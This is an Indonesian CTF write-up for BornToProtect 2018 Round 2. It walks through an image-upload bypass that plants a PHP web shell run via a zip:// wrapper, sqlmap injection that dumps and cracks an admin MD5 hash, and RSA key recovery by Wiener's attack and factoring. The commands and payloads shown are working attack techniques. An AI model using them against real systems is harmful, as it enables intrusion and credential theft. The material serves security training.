

Write-up BornToProtect 2018

Round 2



Tim:

Kosong

Nama : Achmad Zaenuri Dahlan Putra

Token : XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Daftar Isi

Daftar Isi	1
Web	2
capture_Maroko - IMAGE UPLOADER V3 (300 pts)	2
SQLi	6
capture_Amerika Serikat - LOREM IPSUM (300 pts)	6
Crypto	11
capture_Turkimenistan - WIEN - WIEN SOLUTION (300 pts)	11
Mixed	15
capture_Indonesia - CRACKED NUMBER (300 pts)	15
Programming	19
capture_Yunani - FAST AND FURIOUS (300 pts)	20
Forensic	23
capture_Senegal - NO PAIN NO GAIN (200 pts)	23
Reverse	26
capture_Jerman - CHECK_IT (200 pts)	26
PWN	28
capture_Republik Cheska - EXECUTOR (100 pts)	28

Soal-soal diatas adalah soal dengan point tertinggi yang berhasil saya selesaikan.

Total skor yang saya dapat adalah 3881.

Web

capture_Maroko - IMAGE UPLOADER V3 (300 pts)



Disini kita diberikan sebuah web yang berisi form upload. Web tersebut merupakan penyempurnaan dari web form upload sebelumnya (Image Uploader V1 dan V2).

Pertama saya coba upload file .jpg dan tidak berhasil.

Error

input was not an image

Click [here](#) to go back.

Lalu selanjutnya saya coba upload file .png dan berhasil.



File yang saya upload berubah nama menjadi random ,dapat dilihat pada nama filenya (awalnya bernama linux.png)

<http://35.187.236.126:8007/uploads/2c15e769eda8e24bb8afba9c4b858aca6a30c2a8.png>

Selanjutnya saya coba untuk melakukan edit request menggunakan burpsuite saat proses upload berlangsung.

Di request ini saya mencoba memasukkan kode php di dalam file linux.png

```
Cookie: PHPSESSID=ec1efa48f7c031ce178e7614bc942931
Connection: close
Upgrade-Insecure-Requests: 1

-----5430168361596572888574115870
Content-Disposition: form-data; name="uploadedfile"; filename="linux.png"
Content-Type: image/png

<?php
a = $_GET['cmd']
system(a);
?>
```

Dan hasilnya sukses terupload

```
HTTP/1.1 302 Found
Server: nginx
Date: Thu, 03 May 2018 09:24:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: ./?op=show&imagekey=ddd591081053bd3debcc574484e10a6ca49aaa93
Content-Length: 0
```

Kemudian saya coba lakukan curl untuk melihat isi dari file tersebut,apakah sama dengan yang saya inputkan tadi atau tidak.

```
root@kosong:~# curl http://35.187.236.126:8007/uploads/ddd591081053bd3debcc574484e10a6ca49aaa93.png
<?php
a = $_GET['cmd']
system(a);
?>
```

Dan ternyata sama persis.

Url diatas akan menghasilkan isi dari index.php dalam format ter-encode base64.


Kita decode saja menggunakan menggunakan terminal linux / yang lainnya.

Langkah pertama yang saya lakukan adalah membuat file zip yang didalamnya terdapat kode php yang akan dijalankan.

File s.php

Zip -0 untuk melakukan store saja

Selanjutnya ubah nama file tersebut dari .zip menjadi .png lalu upload ke web soal. Hasilnya seperti berikut



Kemudian salin value dari image key dan masukkan ke payload.

`http://35.187.236.126:8007/?op=zip://uploads/b0e2847c537ffdf86017ade56fc5913d51d56736.png%23s&cmd=ls`

Berikut hasilnya

```
common.php form.php index.php mini.php show.php uploader.php uploads
```

Untuk mempermudah dalam menemukan flag saya menggunakan fitur repeater pada burpsuite (mempermudah dalam melakukan request dan melihat response). Selain itu jika menggunakan browser maka kode php tidak dapat terlihat ketika di view source.

Dan akhirnya saya berhasil menemukan flag di direktori `/home/ctf/`.

Berikut requestnya

```
GET
/?op=zip://uploads/b0e2847c537ffdf86017ade56fc5913d51d56736.png%23s&cmd=c
at /home/ctf/flag HTTP/1.1
Host: 35.187.236.126:8007
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=ec1efa48f7c031ce178e7614bc942931
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Berikut responsenya

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Image Uploader v3.0</title>
    <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.1.1/css/bootstrap.min.css"
rel="stylesheet">
    <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
    <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
  </head>
  <body> <div class="container">
    <div class="row vertical-offset-100">
      Flagnya adalah: <br>
    <?php
$FLAG = "B2P{7049086ed24ffb32db6fbc2f23b75a45}";
?>
    <br><br>
```

Kalau kamu tidak melihat ada flag diatas, jangan kuatir, kamu sudah berada di jalur yang tepat.

Flag : `B2P{7049086ed24ffb32db6fbc2f23b75a45}`

SQLi

capture_Amerika Serikat - LOREM IPSUM (300 pts)

capture_Amerika Serikat - LOREM IPSUM

Guys, web Osas telah disusupi hacker, dan sepertinya dia telah mengubah semua konfigurasi web dan password admin-nya.

Bisakah kamu membantu Osas untuk me-recover username dan password-nya serta mendownload flag di halaman admin?

[Link 1]

Scoring is Currently Disabled!

SCORING OFF

<div>300</div> <div>PTS</div>	<div>tipe flag</div> <div>kategori SQLI</div> <div>tangkapan_pertama</div> <div>Uncaptured</div>	<div>diselesaikan_oleh ></div>
-------------------------------	--	-----------------------------------

Diberikan sebuah web yang berisi data mengenai pengertian lorem ipsum dalam berbagai bahasa.

Lorem Ipsum In Three Languages

[ID](#) | [EN](#) | [NL](#)

Apakah Lorem Ipsum itu?

Lorem Ipsum adalah contoh teks atau dummy dalam industri percetakan dan penataan huruf atau typesetting. Lorem Ipsum telah menjadi standar contoh teks sejak tahun 1500an, saat seorang tukang cetak yang tidak dikenal mengambil sebuah kumpulan teks dan mengacaknya untuk menjadi sebuah buku contoh huruf. Ia tidak hanya bertahan selama 5 abad, tapi juga telah beralih ke penataan huruf elektronik, tanpa ada perubahan apapun. Ia mulai dipopulerkan pada tahun 1960 dengan diluncurkannya lembaran-lembaran Letraset yang menggunakan kalimat-kalimat dari Lorem Ipsum, dan seiring munculnya perangkat lunak Desktop Publishing seperti Aldus PageMaker juga memiliki versi Lorem Ipsum.

Hal pertama yang saya lakukan adalah menangkap request menggunakan burpsuite saat melakukan klik pada ID.

```

POST /data.php HTTP/1.1
Host: 35.187.236.126:8013
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://35.187.236.126:8013/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 11
Connection: close

id=MQ%3D%3D

```

Dapat dilihat pada gambar diatas bahwa halaman tersebut mengirimkan POST Request dengan parameter id.

Value dari id adalah hasil encoding base64,berikut hasil decode dari value diatas.

```
root@kosong:~# echo -n "MQ==" | base64 -d
1 root@kosong:~#
```

Kemudian sebelum saya melakukan sql injection saya coba untuk melihat source code dari page tersebut. Dan terdapat hal yang menarik, yaitu kode javascript yang di obfuscate.

Berikut potongan kodenya

```
var _0x9b7e=["\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A
```

Kemudian saya coba untuk deobfuscate kode tersebut dan berikut hasilnya

```
var _0x9b7e =
["ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/", "",
"CharCodeAt", "charAt", "_keyStr", "length", "replace", "indexOf", "fromCharCode", "n", "data.php",
"html", "#news_id", "click", "id", "attr", "encode", "#news_content", "post", "on", "a", "get", "ready"];
```

Karena kategori soal ini adalah SQL injection jadi saya kembali ke data.php untuk melakukan SQL injection tanpa terlalu memikirkan kode javascript tersebut (kalaupun dibutuhkan nantinya toh saya kan udah punya hasil deobfuscatenya).

Disini saya menggunakan sqlmap pada windows sebagai alat untuk melakukan SQL injection. Berikut payload yang saya gunakan

Payload :

```
./sqlmap.py -u http://35.187.236.126:8013/data.php --data "id=1" --random-agent --
```

tamper=base64encode --dbs

```
C:\Users\AYIK TRALALA\Downloads\sqlmap>sqlmap.py -u http://35.187.236.126:8013/data.php --data "id=1" --random-agent --t
amper=base64encode --dbs

  H
  |
  | (s) {1.2.5#stable}
  | (D)
  | (s)
  | V
  |
  | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:03:44

[15:03:44] [INFO] loading tamper module 'base64encode'
[15:03:44] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.1
3) Gecko/20090405 Firefox/3.1b3' from file 'C:\Users\AYIK TRALALA\Downloads\sqlmap\txt\user-agents.txt'
[15:03:45] [INFO] testing connection to the target URL
[15:03:47] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of th
e tests
[15:03:47] [INFO] testing if the target URL content is stable
[15:03:49] [INFO] target URL content is stable
[15:03:49] [INFO] testing if POST parameter 'id' is dynamic
[15:03:50] [INFO] confirming that POST parameter 'id' is dynamic
[15:03:51] [INFO] POST parameter 'id' is dynamic
```

Dengan menggunakan payload diatas kita dapat mengetahui bahwa DBMS yang digunakan adalah SQLite.

```
[15:09:57] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:09:57] [INFO] testing MySQL
[15:09:59] [WARNING] the back-end DBMS is not MySQL
[15:09:59] [INFO] testing Oracle
[15:10:00] [WARNING] the back-end DBMS is not Oracle
[15:10:00] [INFO] testing PostgreSQL
[15:10:02] [WARNING] the back-end DBMS is not PostgreSQL
[15:10:02] [INFO] testing Microsoft SQL Server
[15:10:03] [WARNING] the back-end DBMS is not Microsoft SQL Server
[15:10:03] [INFO] testing SQLite
[15:10:04] [INFO] confirming SQLite
[15:10:06] [INFO] actively fingerprinting SQLite
[15:10:07] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
```

Selanjutnya saya coba untuk menampilkan table yang ada pada DB tersebut.

Payload :


```

back-end DBMS: SQLite
[16:20:37] [INFO] resumed: CREATE TABLE 'config' '\n `admin_url` varchar'30''
[16:20:37] [INFO] fetching entries for table 'config' in database 'SQLite_masterdb'
[16:20:37] [INFO] fetching number of entries for table 'config' in database 'SQLite_masterdb'
[16:20:37] [INFO] resumed: 1
[16:20:37] [INFO] resuming partial value: /
[16:20:37] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
val
[16:20:37] [INFO] retrieved: in1admbre0
Database: SQLite_masterdb
Table: config
[1 entry]
+-----+
| admin_url |
+-----+
| /in1admbre0 |
+-----+

```


Kemudian kita lanjut untuk dumping table n1mbusadmin.

Payload :

```
./sqlmap.py -u http://35.187.236.126:8013/data.php --data "id=1" --random-agent --
```

```
tamper=base64encode -D SQLite_materdb -T nlmbusadmin --dump
```

```
C:\Users\AYIK TRALALA\Downloads\sqlmap>sqlmap.py -u http://35.187.236.126:8013/data.php --data "id=1" --random-agent --tamper=base64encode -D SQLite_masterdb -T n1mbusadmin --dump
```

 {1.2.5#stable}

<http://sqlmap.org>

[!] legal disclaimer: Usage of qlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

```
[*] starting at 16:21:05
```

Isi dari table n1mbusadmin adalah username password admin web tersebut. Diini saya menggunakan fitur md5 decrypt yang ada pada sqlmap.

```
[16:21:55] [INFO] retrieved: 1
[16:21:55] [INFO] retrieved: backupuser
[16:21:58] [INFO] retrieved: a5b6e34b25f4722b811d371e957aea29
[16:22:09] [INFO] retrieved: 1
[16:22:10] [INFO] recognized possible password hashes in column 'admin_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[16:22:24] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Users\AYIK TRALALA\Downloads\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:22:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[16:22:36] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:22:36] [INFO] starting 4 processes
[16:22:49] [INFO] cracked password 'linkinpark' for hash 'a5b6e34b25f4722b811d371e957aea29'
Database: SQLite_masterdb
Table: nimbuseradmin
[1 entry]
+-----+-----+-----+
| admin_id | op | admin_pass |
+-----+-----+-----+
| backupuser | 1 | a5b6e34b25f4722b811d371e957aea29 (linkinpark) |
+-----+-----+-----+
```

Setelah kita mendapatkan url admin dan juga akunnya maka selanjutnya kita buka melalui browser.


Please sign-in

Login

Setelah melakukan login maka akan ada file bernama flag pada halaman admin.



Langsung saja kita download dan buka menggunakan notepad.



Dan boom! Ketemulah flagnya.

Flag : B2P{af39e6e718f3fb8f2de9ae9e6464b150}

Crypto

capture_Turkimenistan - WIEN - WIEN SOLUTION (300 pts)

capture_Turkimenistan - WIEN-WIEN SOLUTION

Saat ini kamu benar-benar membutuhkan wien-wien solution.

[wien_wien_solution_4cfd1a68a5642beff9b847756c0f85c1.zip]

Scoring is Currently Disabled!

SCORING OFF

300

PTS

tipe

flag

kategori

CRYPTO

tangkapan_pertama

Uncaptured

diselesaikan_oleh >

Disini kita diberikan sebuah file zip yang didalamnya terdapat public.key dan juga flag yang terenkripsi. Selanjutnya saya coba untuk melihat isi dari public.key menggunakan openssl.

```

root  kosong  wien_wien_solution  #  openssl rsa -text -pubin -in public.ke
y
Public-Key: (1026 bit)
Modulus:
  02:1e:11:ef:00:11:a3:e2:e4:c9:93:69:71:52:6a:
  f9:1c:23:d5:dc:82:8c:ed:be:40:ec:79:b0:d3:cd:
  b3:b6:2e:2f:89:b4:0a:e1:9e:18:d8:43:a1:16:c7:
  e0:bf:4d:ab:b0:5b:2f:a2:3b:44:37:08:5f:07:b9:
  1c:6a:a0:6a:30:cd:29:7f:3c:70:45:d7:ab:2e:2a:
  4b:a7:c2:a8:42:ea:83:f1:fd:6c:29:7f:27:e0:d2:
  c9:35:11:e3:00:bf:c9:87:7f:ad:5c:ea:de:71:5b:
  7e:46:67:15:83:ba:b3:81:3f:b1:df:24:c8:1e:b7:
  2d:a7:5e:89:ff:02:be:ee:ad
Exponent:
  00:eb:b8:7c:fd:7e:b8:f5:a0:4b:e7:3f:35:af:cc:
  8e:86:b6:cf:dc:c8:ed:bb:8d:46:92:05:a8:c4:18:
  bb:d3:b9:e6:5f:9f:a5:2c:66:4c:51:df:c8:8b:c2:
  c0:f9:96:f1:dc:4f:6e:24:a1:54:62:66:0f:46:25:
  38:ec:41:e8:0b:34:a6:84:cd:c6:51:4a:54:f2:28:
  a6:59:cd:3c:a4:2c:56:30:9f:38:45:a2:b8:a1:a5:
  5c:4c:f3:26:f8:6f:b5:30:e2:e8:87:c7:70:28:a7:
  8f:a8:09:59:f1:d9:83:8e:ba:be:9b:27:70:64:fc:
  2b:a9:5b:4a:c0:e9:e4:35:fd
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAGQIIEe8AEaPi5MmTaXFSavkc
I9XcgoztvkDsebDTzb02Li+JtArhnhjYQ6EWx+C/TauwWy+i00Q3CF8HuRxqoGow
zSl/PHBF16suKkunwqhC6oPx/Wwpfyfg0sk1EeMAv8mHf61c6t5xW35GZxWDur0B
P7HfJMgety2nXon/Ar7urQKBgQDruHz9frjloEvnPzWvzI6Gts/cy027jUaSBajE
GLvTueZfn6UsZkxR38iLwsD5lvHcT24koVRiZg9GJTjsQegLNKaEzcZRS1TyKKZZ
zTykLFYwnzhForihpVxM8yb4b7Uw4uiHx3Aop4+oCVnx2Y00ur6bJ3Bk/CupW0rA
6eQ1/Q==
-----END PUBLIC KEY-----

```

Dari gambar diatas dapat kita simpulkan bahwa file flag.enc dienkripsi menggunakan rsa dengan jumlah keys 1026 bit.

Selanjutnya saya coba untuk melakukan eksploitasi terhadap keys tersebut menggunakan Wiener Attack. Pada gambar diatas terdapat modulus dan exponent dalam bentuk hexadecimal , mari kita ubah ke bentuk decimal.

Modulus :

```

>>> print(int('021e11ef0011a3e2e4c9936971526af91c23d5dc828cedbe40ec79b0d3cdb3b62
e2f89b40ae19e18d843a116c7e0bf4dabb05b2fa23b4437085f07b91c6aa06a30cd297f3c7045d7a
b2e2a4ba7c2a842ea83f1fd6c297f27e0d2c93511e300bfc9877fad5ceade715b7e46671583bab38
13fb1df24c81eb72da75e89ff02beeead', 16))
38065453635967102375597689149866804539244082427047552614461898782834427004518274
01600771445887666107025302103988599092083273531186430143423381858735078016670544
75298636689473117890228196755174002229463306397132008619636921625801645435089242
900101841738546712222819150058222758938346094596787521134065656721069

```

Exponent :

```

>>> print(int('00ebb87cfd7eb8f5a04be73f35afcc8e86b6cfdcc8edbb8d469205a8c418bbd3b
9e65f9fa52c664c51dfc88bc2c0f996f1dc4f6e24a15462660f462538ec41e80b34a684cdc6514a5
4f228a659cd3ca42c56309f3845a2b8a1a55c4cf326f86fb530e2e887c77028a78fa80959f1d9838
ebabe9b277064fc2ba95b4ac0e9e435fd', 16))
16552867468455377475416110795250837311062436652353742697195072179614311578012943
53158997596751513367269430470904194848333454439491044340726399591750190003329549
33802344468968633829926100061874628202284567388558408274913523076548466524630414
081156553457145524778651651092522168245814433643807177041677885126141

```

Selanjutnya kita akan mencoba untuk mencari P dan Q dengan menggunakan wiener attack.

```
root@kali:~# python wiener_attack.py -n 38065453635967102375597689
14986680453924408242704755261446189878283442700451827401600771445887666107025302
10398859909208327353118643014342338185873507801667054475298636689473117890228196
75517400222946330639713200861963692162580164543508924290010184173854671222281915
0058222758938346094596787521134065656721069 -e 165528674684553774754161107952508
37311062436652353742697195072179614311578012943531589975967515133672694304709041
94848333454439491044340726399591750190003329549338023444689686338299261000618746
28202284567388558408274913523076548466524630414081156553457145524778651651092522
168245814433643807177041677885126141
-p 19497970535589906764765621427295002043018445459943056086713403490870298425506
745856507678643916767475308508339457387394127356276232819283645070002029062741
-q 19522777289300812114803295910737999164581797480395400391273940665001088315424
850264876083829310480274633915242605505486054722843889535421021671384821660409
-e 16552867468455377475416110795250837311062436652353742697195072179614311578012
94353158997596751513367269430470904194848333454439491044340726399591750190003329
54933802344468968633829926100061874628202284567388558408274913523076548466524630
414081156553457145524778651651092522168245814433643807177041677885126141
```

Setelah mendapatkan p,q dan e maka selanjutnya kita gunakan rsatool untuk melakukan generate private key.

Disini saya menyimpannya sebagai private.pem

```
root@kali:~# python rsatool.py -p 19497970535589906764765621427295
00204301844545994305608671340349087029842550674585650767864391676747530850833945
7387394127356276232819283645070002029062741 -q 195227772893008121148032959107379
99164581797480395400391273940665001088315424850264876083829310480274633915242605
505486054722843889535421021671384821660409 -e 1655286746845537747541611079525083
73110624366523537426971950721796143115780129435315899759675151336726943047090419
48483334544394910443407263995917501900033295493380234446896863382992610006187462
82022845673885584082749135230765484665246304140811565534571455247786516510925221
68245814433643807177041677885126141 -o private.pem
Using (p, q) to initialise RSA instance

n =
21e11ef0011a3e2e4c9936971526af91c23d5dc828cedbe40ec79b0d3cdb3b62e2f89b40ae19e18d
843a116c7e0bf4dabb05b2fa23b4437085f07b91c6aa06a30cd297f3c7045d7ab2e2a4ba7c2a842e
a83f1fd6c297f27e0d2c93511e300bfc9877fad5ceade715b7e46671583bab3813fb1df24c81eb72
da75e89ff02beead

e =
ebb87cfd7eb8f5a04be73f35afcc8e86b6cfddc8edbb8d469205a8c418bbd3b9e65f9fa52c664c51
dfc88bc2c0f996f1dc4f6e24a15462660f462538ec41e80b34a684cdc6514a54f228a659cd3ca42c
56309f3845a2b8a1a55c4cf326f86fb530e2e887c77028a78fa80959f1d9838ebabe9b277064fc2b
a95b4ac0e9e435fd

d =
7207d68b013bc76aca7c01c0907d8c527e2a8ec4db16aaf39d95b156ea8ecf5

p =
17448183ff3015610269b0621a80d38fc1fdf7f0e89f68e57f53b88c81f70205f0004bab64890eab
4c089524c0a86d86d59bcb66b131f29e831921b3c139fea55

q =
174c158fd1c014fe081478d8d58334e09472670acfae1d775c38b75ec3049619f3df322b7c1ad1d1
a35a371b3bddce5b662364c839c6bfac1383d6b6192e9faf9

Saving PEM as private.pem
```

Setelah itu mari kita ubah isi file flag.enc menjadi hexadecimal dan jalankan command berikut.

Command :

```
openssl rsautl -decrypt -inkey private.pem -in flag.enc
```

Ternyata tidak bisa di decrypt menggunakan cara tersebut.

```
root@kosong:wien_wien_solution# openssl rsautl -decrypt -inkey private
.pem -in flag.enc
RSA operation error
140634411136664:error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data greater
than mod len:rsa_eay.c:518:
```

Setelah itu saya coba mencari cara lain .

Ternyata setelah saya lihat isi dari flag.enc seperti di encode menggunakan base64 ,jadi saya coba mendecodenya dan menaruhnya kedalam file baru.

```
root@kosong:wien_wien_solution# cat flag.enc | base64 -d > flag.enc.dec
```

Kemudian saya coba gunakan RsaCTfTool untuk melakukan decrypt terhadap file flag.enc.data

Pertama saya pindahkan terlebih dahulu file public.key dan flag.enc.dec

```
root@kosong:RsaCtfTool-master2?# mv ../wien_wien_solution/public.
key ./
root@kosong:RsaCtfTool-master2?# mv ../wien_wien_solution/flag.en
c.dec ./
```

Setelah itu baru saya jalankan RsaCtfTool.py untuk melakukan decrypt.

Command :

```
python3 RsaCtfTool.py --publickey public.key --uncipherfile flag.enc.dec
```

```
root@kosong:RsaCtfTool-master3?# python3 RsaCtfTool.py --publicke
y public.key --uncipherfile flag.enc.dec
[+] Clear text : b'Private key yang terlalu kecil juga tidak bagus.\nBerikut ada
lah flagnya:\nB2P{1938f84de12816c01682dabf9a858892}'
```

Dan ketemulah flagnya.

Flag : B2P{1938f84de12816c01682dabf9a858892}

Mixed

capture_Indonesia - CRACKED NUMBER (300 pts)



Disini kita diberi file zip yang didalamnya terdapat file .pcap dengan nama `secure_packet_576bit.pcap`, kita tahu bahwa file .pcap adalah file yang didalamnya terdapat hasil capture packet di network traffic. Sebelumnya saya coba menggunakan command strings untuk file .pcap tersebut dan keluar output string seperti flag.

```
root@kosong:~# strings secure_packet_576bit.pcap
apple-mobdev
tcp
local
46e20547
sub
apple-mobdev2
adb
sleep-proxy
udp
QJh#
QJiP
QJiP
kB!U
>b I:
http/1.1
QJi#
QJi#
DKI Jakarta1
Jakarta1
FLAG 11.0,
%B2P{d2b03589a0977959e4198c77efad6dcd}1
```

Dan ternyata benar dugaan saya bahwa itu cuman jebakan aja(flag palsu) setelah saya coba memasukkannya ke online.borntoprotect.id.

Selanjutnya saya coba membukanya menggunakan wireshark ,berikut adalah penampakan ketika file pcap tersebut dibuka menggunakan wireshark.

2	0.031391	192.168.56.1	192.168.56.102	TCP	66 54884 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
3	0.031546	192.168.56.102	192.168.56.1	TCP	66 443 → 54884 [SYN, ACK] Seq=0 Ack=1 Win=20200 Len=0 MSS=1460 SACK_PERM=1 WS=128
4	0.031593	192.168.56.1	192.168.56.102	TCP	54 54884 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
5	0.035063	192.168.56.1	192.168.56.102	TLSv1.1	578 Client Hello
6	0.035255	192.168.56.102	192.168.56.1	TCP	60 443 → 54884 [ACK] Seq=1 Ack=525 Win=30336 Len=0
7	0.036150	192.168.56.102	192.168.56.1	TLSv1.1	780 Server Hello, Certificate, Server Hello Done
8	0.036871	192.168.56.1	192.168.56.102	TLSv1.1	212 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
9	0.038054	192.168.56.102	192.168.56.1	TLSv1.1	336 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
10	0.042950	192.168.56.1	192.168.56.102	TLSv1.1	603 Application Data

Terlihat pada gambar diatas bahwa pada file pcap tersebut meng-capture packet yang menggunakan protokol TCP,TLSv1.1 .

Pertama saya mencoba untuk melakukan penelusuran pada packet packet yang tercapture tersebut namun yang ada hanya flag palsu(sama ketika kita melakukan strings).

```
00d0 0c 07 4a 61 6b 61 72 74 61 31 0f 30 0d 06 03 55 ..Jakart a1.0...U
00e0 04 0a 0c 06 46 4c 41 47 20 31 31 2e 30 2c 06 03 ....FLAG 11.0,..
00f0 55 04 0b 0c 25 42 32 50 7b 64 32 62 30 33 35 38 U...%B2P {d2b0358
0100 39 61 30 39 37 37 39 35 39 65 34 31 39 38 63 37 9a097795 9e4198c7
```

Kita tahu bahwa https adalah versi secure dari http yang menggunakan protokol SSL atau TLS.

Dari gambar sebelumnya dapat kita simpulkan bahwa flag sebenarnya terenkripsi dikarenakan menggunakan protokol TLS pada proses komunikasinya.

Langkah pertama adalah mari kita lakukan export certificate yang ada pada packet TLS (Lihat dari info pada packet) .

7	0.036150	192.168.56.102	192.168.56.1	TLSv1.1	780 Server Hello, Certificate, Server Hello Done
Transmission Control Protocol, Src Port: 443, Dst Port: 54884, Seq: 1, Ack: 525, Len: 726					
Secure Sockets Layer					
+ TLSv1.1 Record Layer: Handshake Protocol: Server Hello					
- TLSv1.1 Record Layer: Handshake Protocol: Certificate					
Content Type: Handshake (22)					
Version: TLS 1.1 (0x0302)					
Length: 654					
- Handshake Protocol: Certificate					
Handshake Type: Certificate (11)					
Length: 650					
Certificates Length: 647					
- Certificates (647 bytes)					
Certificate Length: 644					
+ Certificate: 3082028030820222020900dfba886c5b8b6aec300d06092a... (pkcs-9-at-emailAddress=kichung@borntoprotect.id,...					

Klik kanan export packet bytes.

Disini saya memberi nama c.key pada file sertifikatnya,lalu gunakan openssl untuk melihat isi dari file certificate tersebut.

```

root@kosong:~# openssl x509 -inform DER -in c.key -text
Certificate:
  Data:
    Version: 1 (0x0)
    Serial Number: 16121347815099820780 (0xdfba886c5b8b6aec)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=ID, ST=DKI Jakarta, L=Jakarta, O=FLAG 1, OU=B2P{d2b03589a0977959e4198c77efad6dcd}, CN=ctf.borntoprotect.id/emailAddress=kichung@borntoprotect.id
    Validity
      Not Before: May 14 08:31:52 2016 GMT
      Not After : May 14 08:31:52 2017 GMT
    Subject: C=ID, ST=DKI Jakarta, L=Jakarta, O=FLAG 1, OU=B2P{d2b03589a0977959e4198c77efad6dcd}, CN=ctf.borntoprotect.id/emailAddress=kichung@borntoprotect.id
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (576 bit)
      Modulus:
        00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
        96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
        22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
        14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
        4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
      Exponent: 65537 (0x10001)
    Signature Algorithm: sha256WithRSAEncryption
      03:45:7c:bd:52:27:34:cd:3b:ee:78:eb:3e:d9:52:40:b0:39:
      97:d3:04:61:2f:ea:ab:fe:b9:58:6c:b2:6a:c5:46:d8:78:c7:

```

Setelah itu saya coba untuk memfaktorkan modulus tersebut, untuk melakukannya saya menggunakan RSACTFTool.

Hal Pertama yang saya lakukan adalah mengkonvert DER Format key (c.key) ke format key yang kompatibel, untuk melakukan ini saya extract public key dari DER Format key (c.key) menggunakan openssl.

Command :

```
openssl x509 -inform DER -in c.key -pubkey -noout > key.pub
```

Setelah itu saya gunakan RSACTFtool untuk mencoba berbagai metode untuk memfaktorkan modulus tersebut menggunakan public key.

```

root@kosong:~# python3 RsaCtfTool.py --publickey key.pub --verbose --private
[*] Performing hastads attack.
[*] Performing factordb attack.
-----BEGIN RSA PRIVATE KEY-----
MIIBXwIBAAJJAQJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMMvWUp0IZ0IiPu63BKF8/Q
jRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy00zQowIDAQABAkgyAw5Cxp10
d95+I5exPbouUvLFeiBfWXP+lvh2MvU8+IhmCf9j+hF0K13x22JJ+Orwv1+iatW4
5It/qwUNMvxXS0RuItCLp7ECJQDM6VRX8SfELUbleEECsavcGBMZ0goEBisu10C
M7tX83puaJUCJQDzXLgl8AM5bxHxSaWaD+c9tDFiyzBbjr/tpcqEC+JMU2tqr1cC
JQCjGt8+GQD0o3YJVc05i4W3RBYC+RcqPJXHeFyieRcYjP/ZPnkCJQDVUULBTl8l
KuzJWcrk/metuJNji925g6lMwHSBxoD4cm7HtkUCJFqWT0zCI0Dw7eoypcJYjm20
/ohEsSjEXsg6Bh8mY3LunBaqiA==
-----END RSA PRIVATE KEY-----

```

Dan Taraa! Private Key berhasil kita dapatkan, mari kita simpan private key tersebut ke dalam file. Kita dapat memeriksa file private key dengan menggunakan openssl, jika mengecek apa aja yang ada didalam file private key maka kita akan semakin paham bagaimana file tersebut bekerja.

